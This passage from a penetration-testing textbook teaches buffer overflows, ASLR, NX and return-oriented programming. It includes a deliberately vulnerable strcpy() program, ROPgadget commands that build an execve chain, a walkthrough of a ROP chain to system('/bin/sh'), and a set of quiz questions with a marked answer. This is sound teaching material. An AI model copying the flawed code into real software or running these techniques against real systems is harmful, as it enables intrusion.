Once the payload is injected, the goal is to trigger the buffer overflow. This is typically done by executing a program that causes the vulnerable function to handle the payload in such a way that it leads to memory corruption, usually by doing the following:

- **Execute Program:** The vulnerable function is run with the payload.
- **Memory Corruption:** The payload causes an overflow, which corrupts memory and can potentially allow the attacker to control the execution flow.

Step 8. Exploit Successful?

The attacker checks if the exploit was successful. This would typically mean that they have gained unauthorized access or control over the system (such as spawning a root shell).

If the exploit was not successful, the ethical hacker/attacker revises the exploit and tries again by adjusting the payload, injection methods, or triggering steps.

If the exploit was successful, the process ends, and the attacker has successfully exploited the buffer overflow.

Examples of Vulnerable Code

Consider a simple C program that uses **strcpy()** without bounds checking, as shown in [Example 7-26](#).

Example 7-26 Using *strcpy()* Without Bounds Checking

[Click here to view code image](#)

```

#include <stdio.h>
#include <string.h>
void vulnerable_function(char *input) {
    char buffer[256];
    strcpy(buffer, input); // No bounds checking
}
int main(int argc, char *argv[]) {
    if (argc > 1) {
        vulnerable_function(argv[1]);
    }
    return 0;
}

```

The following is the code breakdown shown in [Example 7-26](#).

#include <stdio.h> and **#include <string.h>** are standard C libraries. **stdio.h** provides input/output functions, and **string.h** provides functions for handling strings, such as **strcpy()** used here.

The vulnerable function (**vulnerable_function**) takes a single argument, **input**, which is a pointer to a string (character array). Inside the **vulnerable_function**, a local variable named **buffer** is declared as a character array with a fixed size of 256 bytes. In other words, buffer can hold up to 256 characters (including the terminating null character “\0”). Being a local variable means that buffer only exists within the scope of **vulnerable_function**; once the function finishes executing, the memory used by buffer is reclaimed.

The function uses **strcpy()** to copy the contents of input (an argument passed to the function) into the buffer. This is the key vulnerability because **strcpy()** does not check the length of the source string (input) and will copy all data from input into the buffer, even if it exceeds the size of the buffer (256 bytes). The **main()** function takes command-line arguments. **argc** holds the number of arguments, and **argv[]** is an array of strings (the actual arguments). The **if (argc > 1)** statement checks whether at least one argument is provided on the command line (since the first element, **argv[0]**, is the program name).

If this code is part of a larger application, an attacker could pass a long string (more than 256 characters) as an argument to the program. This long input would overflow buffer, potentially allowing the attacker to

- Overwrite important memory locations, such as return addresses or function pointers, leading to arbitrary code execution.
- Corrupt program state, causing crashes or unintended behavior.

The program does not validate the input in any way. There is no check to ensure that the size of input is less than or equal to 256 bytes, which is the size of the buffer. You could easily avoid this issue by using safer func-

tions like **strncpy()**, which limits the number of characters copied to prevent buffer overflow, or by explicitly checking the length of the input before copying.

Additional Examples of Buffer Overflow Vulnerabilities and Exploits

You can find several examples of buffer overflows, including code samples, in my GitHub repository at [https://github.com/The-Art-of-Hacking/h4cker/tree/master/buffer overflow example](https://github.com/The-Art-of-Hacking/h4cker/tree/master/buffer%20overflow%20example).

A real-world example is the exploitation of a buffer overflow in an application like a media player that processes malformed input files. For instance, crafting an input file with excessive data can cause an overflow that overwrites critical registers like the Instruction Pointer (EIP), allowing an attacker to redirect execution to malicious code.

You should always use safe functions. For instance, you can replace unsafe functions like **strcpy()** with safer alternatives such as **strncpy()**. You should also enable compiler protections. In other words, use compiler options like **-fstack-protector** and enable ASLR.

- **Input Validation:** Always validate and sanitize user inputs to ensure they do not exceed expected sizes.
- **Regular Code Audits:** Conduct regular code reviews and use static analysis tools to detect potential vulnerabilities.

Example 7-27 shows a safer implementation.

Example 7-27 Safer Implementation

[Click here to view code image](#)

```
#include <stdio.h>
#include <string.h>

void safe_function(char *input) {
    char buffer[256];
    // Use strncpy to limit the copied input to the size of the buffer
    strncpy(buffer, input, sizeof(buffer) - 1);
    buffer[255] = '\0'; // Ensure null termination
}

int main(int argc, char *argv[]) {
    if (argc > 1) {
        safe_function(argv[1]);
    }
    return 0;
}
```

In **Example 7-27**, `strncpy(buffer, input, sizeof(buffer) - 1);` ensures that no more than 255 characters are copied, leaving space for the null terminator. Then you can explicitly null-terminate the string, ensuring the buffer is a valid C string using `buffer[255] = '\0';`.

What Is Address Space Layout Randomization (ASLR)?

ASLR is a security mechanism used in operating systems to defend against certain types of memory-based attacks, particularly buffer overflow and return-oriented programming (ROP) attacks. It works by randomly arranging the address space positions of key data areas of a process. This makes it harder for an attacker to predict the memory locations where certain code or data is loaded, thus making exploitation more difficult.

ASLR randomizes the memory addresses of several regions of a process, including

1. **Stack:** This is the memory region where function call data (such as local variables, return addresses) is stored.
2. **Heap:** This is the memory region where dynamically allocated memory (such as using `malloc()`) is stored.
3. **Shared Libraries:** ASLR randomizes the locations of dynamically loaded libraries (for example, `libc` in Linux or `kernel32.dll` in Windows) that contain critical system functions.
4. **Executable Code:** The base address of the program's executable code is randomized so that functions and instructions do not appear in predictable locations.
5. **Memory Mapped Files:** Memory regions used for things like loading files into memory are also randomized.

Without ASLR, many vulnerabilities, such as buffer overflow or return-to-libc attacks, are easier to exploit because an attacker can know or guess the memory layout of the process. ASLR reduces this predictability, so even if a buffer overflow occurs, the attacker cannot easily guess the location of critical areas in memory to inject and execute malicious code. ASLR significantly increases the difficulty of crafting a reliable exploit because attackers can no longer rely on static addresses for key elements like the stack, heap, or libraries. ASLR is most effective when combined with other techniques like Data Execution Prevention (DEP), which prevents execution of code in certain regions of memory. Together, these techniques form a robust defense against memory-based attacks.

Some older operating systems or poorly designed applications might not fully implement ASLR, leading to certain regions of memory not being randomized.

Bypassing No-Execute (NX) Stack with Return-Oriented Programming (ROP)

The No-Execute (NX) bit is a security feature implemented by modern operating systems to prevent certain types of exploits. With the NX bit enabled, regions of memory marked as writable cannot be executed. This feature prevents attackers from injecting code (like shellcode) into the stack or heap and then executing it directly, which was a common attack method in earlier buffer overflow exploits.

Without NX, an attacker could simply inject shellcode into a buffer and cause the program to jump to and execute it. However, when NX is enforced, this direct method is blocked because injected code in areas like the stack or heap (which are marked as non-executable) cannot be run.

To overcome this limitation, attackers created return-oriented programming (ROP), which is an advanced exploitation technique that leverages the program's existing code to execute arbitrary actions. ROP is an exploit technique that allows attackers to execute arbitrary code, even with NX protections in place. Instead of injecting and running their own code, the attacker uses fragments of code, known as gadgets, that are already present in the program's memory or in linked libraries.

These gadgets are typically small sequences of instructions that end with a RET (return) instruction. By chaining these gadgets together, an attacker can control the program's execution flow to achieve arbitrary actions such as calling functions **likssystem()** to execute commands.

With ROP, the first step is for the attacker to exploit a buffer overflow vulnerability to overwrite the program's return instruction pointer (RIP). RIP is a register that holds the address of the next instruction to execute, and by controlling it, an attacker can redirect the program's flow to execute other parts of the code (gadgets).

Manipulating x86 and ARM-Based Instruction Pointer

RIP is a critical component in x86-64 computer architecture because it contains the memory address of the next instruction to be executed after a function returns. When a function is called, the current instruction pointer is saved on the stack. When the function returns, the saved address is loaded back into RIP. This is done to ensure that the program continues execution from the correct location after the function completes. RIP is a 64-bit register in x86-64 architecture, and EIP is the equivalent in 32-bit architectures. In ARM architectures, the equivalent of the x86's RIP is the program counter (PC), which is also known as Register R15. The program counter's behavior varies depending on the instruction set and mode being used. In ARM32 mode, due to the processor's pipeline design, when you read the PC, it actually returns a value that is 8 bytes (or two

32-bit instructions) ahead of the current executing instruction. This behavior exists because by the time an instruction reads the PC, the processor has already fetched the next two instructions in its pipeline.

When operating in Thumb mode (which uses 16-bit compressed instructions), reading the PC returns a value 4 bytes ahead of the current instruction. Even though this is still two instructions ahead (since Thumb instructions are 16 bits each), the offset is smaller due to the compressed instruction size.

ARM64 (AArch64) simplified this behavior. In ARM64, the PC directly points to the currently executing instruction, making it more intuitive and easier to work with. This change in ARM64 eliminated the need to account for pipeline-related offsets when working with the PC, which was a common source of confusion in earlier ARM architectures.

For example, if you're executing an instruction at address 0x1000, in ARM32 mode, reading a PC would return 0x1008. In Thumb mode, it would return 0x1004, and in ARM64 mode, it would return 0x1000.

Buffer overflow attacks often attempt to manipulate the saved return address to hijack program flow. Various security measures (like stack canaries and ASLR) help protect the integrity of the return address.

When exploiting a buffer overflow, you (as the ethical hacker) will try to overwrite the saved RIP value to redirect execution to malicious code.

The key to ROP is that attackers don't need to inject their own code. Instead, they search for small pieces of code already present in the program or its linked libraries (for example, libc). These gadgets usually consist of a few instructions and a RET instruction, allowing the program to return to the next gadget when one finishes executing.

Each gadget performs a small task, like moving data between registers or performing an arithmetic operation. By chaining these gadgets together, an attacker can craft complex payloads that achieve arbitrary actions, despite NX being in place.

The gadgets are chained together using a crafted stack. Since a buffer overflow can give the attacker control over the stack, the attacker can place the addresses of gadgets in the stack in the order they want them executed. Each gadget finishes execution with a RET instruction, which then causes the program to jump to the next gadget (whose address is now in the instruction pointer).

Bypassing NX with ROP

You learned that NX (No-Execute) is a security feature that marks memory regions as non-executable to prevent code injection attacks. Let's go over how ROP allows attackers to bypass NX and still achieve arbitrary code execution. Let's begin by identifying gadgets in the program's code or in commonly linked libraries like libc. Tools like ROPgadget, ROPgadget.py, or Pwntools can automate this process, scanning memory for useful instruction sequences that end with RET, JMP, or CALL.

Example 7-28 shows a basic example of using ROPgadget.

Example 7-28 Basic Example of Using ROPgadget

[Click here to view code image](#)

```
# Search for specific gadgets
ROPgadget --binary ./vuln_program --only "pop|ret"

# Generate complete ROP chain
ROPgadget --binary ./vuln_program --rop --chain execve
```

The attacker finds a vulnerable function, such as one that allows for a buffer overflow. By exploiting this vulnerability, the attacker can overwrite the stack and control RIP, directing the flow of the program.

Using the identified gadgets, the attacker constructs an ROP chain. This is a sequence of gadget addresses placed on the stack, such that when each gadget is executed, it pops the next gadget's address into RIP. Each gadget performs a small action, such as moving data into registers or calling a function.

For example:

- **Gadget 1:** Load a value into RDI (first argument register in x86-64).
- **Gadget 2:** Call a function like **system()**.

One common goal of attackers is to execute a system shell, such as `/bin/sh`, by calling a function like **system()** from libc. To do this, the attacker

- Finds a gadget that loads a string like `/bin/sh` into RDI (the first argument register on 64-bit systems).
- Finds a gadget that calls **system()** from libc, with RDI already set to `/bin/sh`.

In 64-bit binaries, function arguments are passed through registers, not the stack, so gadgets are needed to load the correct arguments into the right registers (for example, RDI, RSI, or RDX).

Once the ROP chain is constructed and the stack is controlled, the program is forced to execute the chain of gadgets, each performing its small task. Ultimately, this results in the execution of a high-level function like **system("/bin/sh")**, giving the attacker a shell or other desired action.

Let's look at another a simplified example of how an attacker might exploit a vulnerable program with NX enabled:

1. Find an ROP gadget that loads a string into RDI (the first function argument on 64-bit systems):
 1. This string will be **/bin/sh**.
 2. Example gadget: **pop rdi; ret**.
 3. This gadget pops the top value from the stack into the RDI register (where the first function argument is expected).
2. Find the address of **system()** in libc:
 1. The **system()** function is often located in libc, the standard C library.
 2. You can find the address of **system()** using the program's known offsets.
3. Construct the ROP chain. Construct the following chain in memory:
 1. Address of the gadget **pop rdi; ret**; to set the RDI register.
 2. Address of the string **/bin/sh**.
 3. Address of **system()** to execute the string **/bin/sh**.

Defenses Against ROP

You learned that you can use ROP to potentially bypass NX protections. However, several advanced techniques can be implemented to mitigate ROP attacks. Address Space Layout Randomization (ASLR) randomizes the memory locations of code, making it harder for attackers to locate gadgets or functions like **system()**. Combining that with control-flow integrity (CFI) guarantees that the flow of a program follows a predetermined valid path, preventing arbitrary control flow changes through ROP. Another protection is stack canaries. They are used to detect stack corruption caused by buffer overflows, which can be a precursor to ROP attacks.

Test Your Skills

Multiple-Choice Questions

1. What primary authentication protocol does the Responder tool interact with in a standard Windows environment to capture credentials?
 1. Kerberos
 2. SAML
 3. NTLM/NetNTLM
 4. OAuth

2. During a penetration test, you've successfully captured several hashes using Responder. Which of the following statements is FALSE regarding Responder's capabilities?

1. It can capture both NetNTLMv1 and NetNTLMv2 hashes.
2. It can automatically crack the captured hashes.
3. It can be used to perform NTLM relay attacks.
4. It can gather usernames from authentication attempts.

3. During a security assessment, which LDAP attack technique can be used to extract Active Directory information when you have access to a domain-joined machine with no credentials?

1. LDAP anonymous bind
2. LDAP pass-back attack
3. LDAP over TLS bypass
4. LDAP brute force

4. When you're testing LDAP security in an Active Directory environment, which tool combination would be MOST effective for conducting a detailed enumeration while avoiding detection?

1. Nmap aggressive scan (-A) with LDAP scripts
2. **ldapsearch** with default settings
3. **WindapsSearch** with -secure flag and paged results
4. ADExplorer in GUI mode with default settings

5. During an Active Directory assessment, you discover multiple forests in the environment. Which statement BEST describes the default security relationship between forests?

1. All forests implicitly trust each other.
2. Forests share a common schema but no trust relationship.
3. Forests are completely isolated by default with no implicit trusts.
4. Forests automatically establish one-way trusts.

6. Which statement best describes BloodHound's primary purpose in the context of Active Directory security?

1. It's a password cracking tool for NTLM hashes.
2. It's a tool that maps and analyzes Active Directory relationships and attack paths.
3. It's a tool for conducting pass-the-hash attacks.
4. It's a network packet analyzer for detecting lateral movement.

7. Which statement about SharpHound is false regarding its relationship with BloodHound?

1. SharpHound is the official data collector for BloodHound written in .NET.
2. SharpHound automatically remediates permission issues it discovers.
3. SharpHound can collect data about user sessions, ACLs, and group memberships.
4. SharpHound can be run with different collection methods to gather specific types of data.

8. You're analyzing BloodHound data and discover multiple paths to Domain Admin. Which of the following attack paths should be prioritized FIRST in your security assessment report?

1. A path requiring exploitation of a computer with constrained delegation
2. A path showing GenericAll permissions on a Domain Admin account
3. A path requiring compromise of five different user accounts sequentially
4. A path involving Group Policy Object (GPO) modification rights

9. As a security tester, you've discovered a forest trust between two domains. Which of the following attacks is MOST concerning when testing forest trusts?

1. SID History injection
2. Kerberos Golden Ticket attack
3. NTLM relay attack
4. LDAP anonymous bind

10. During a security assessment, you discover the organization uses Microsoft Entra ID PIM (privileged identity management). Which of the following scenarios represents the MOST critical security risk in PIM implementation?

1. Users need to provide justification for role activation.
2. Permanent role assignments exist for Global Administrator roles.
3. Time-bound role activation is set to 8 hours.
4. MFA is required only for high-risk role activations.

11. While you're testing Active Directory Certificate Services (ADCS), which of the following certificate-based attack scenarios poses the HIGHEST risk to domain security?

1. An ESC8 vulnerability allowing NTLM relay to Certificate Services
2. A certificate template using Client Authentication EKU
3. A misconfigured certificate template allowing exportable private keys
4. An ESC1 vulnerability allowing any domain user to obtain a certificate for any other domain account

12. When using return-oriented programming to bypass NX (No-Execute) protection, which of the following statements best describes why gadgets ending in “ret” instructions are specifically chosen?

1. Ret instructions execute faster than other instructions.
2. Ret instructions bypass ASLR automatically.
3. Ret instructions allow chaining of existing code sequences.
4. Ret instructions disable DEP temporarily.

13. During exploitation of a 64-bit Linux binary with NX enabled, you need to make a system call. Which ROP chain sequence would MOST likely succeed in executing `execve("/bin/sh", NULL, NULL)`?

1. **`pop rdi; ret -> /bin/sh address -> pop rax; ret -> 0x3b -> syscall`**
2. `pop rax; ret -> /bin/sh address -> pop rdi; ret -> 0x3b -> syscall`
3. `pop rax; ret -> 0x3b -> pop rdi; ret -> /bin/sh address -> syscall`
4. `syscall -> pop rdi; ret -> /bin/sh address -> pop rax; ret -> 0x3b`

Project 7-1

GOAD (Game of Active Directory) is a project developed by Orange Cyberdefense that provides a vulnerable Active Directory environment for pentesters and ethical hacking students to practice attack techniques. The GOAD lab consists of multiple virtual machines (VMs) configured to simulate a realistic AD environment with intentional vulnerabilities. This setup allows you to explore and exploit common AD weaknesses in a controlled setting.

To set up the GOAD lab, clone the repository using the **git clone** <https://github.com/Orange-Cyberdefense/GOAD.git> command.

Complete the lab by navigating to GOAD's documentation at <https://orange-cyberdefense.github.io/GOAD/labs/GOAD>.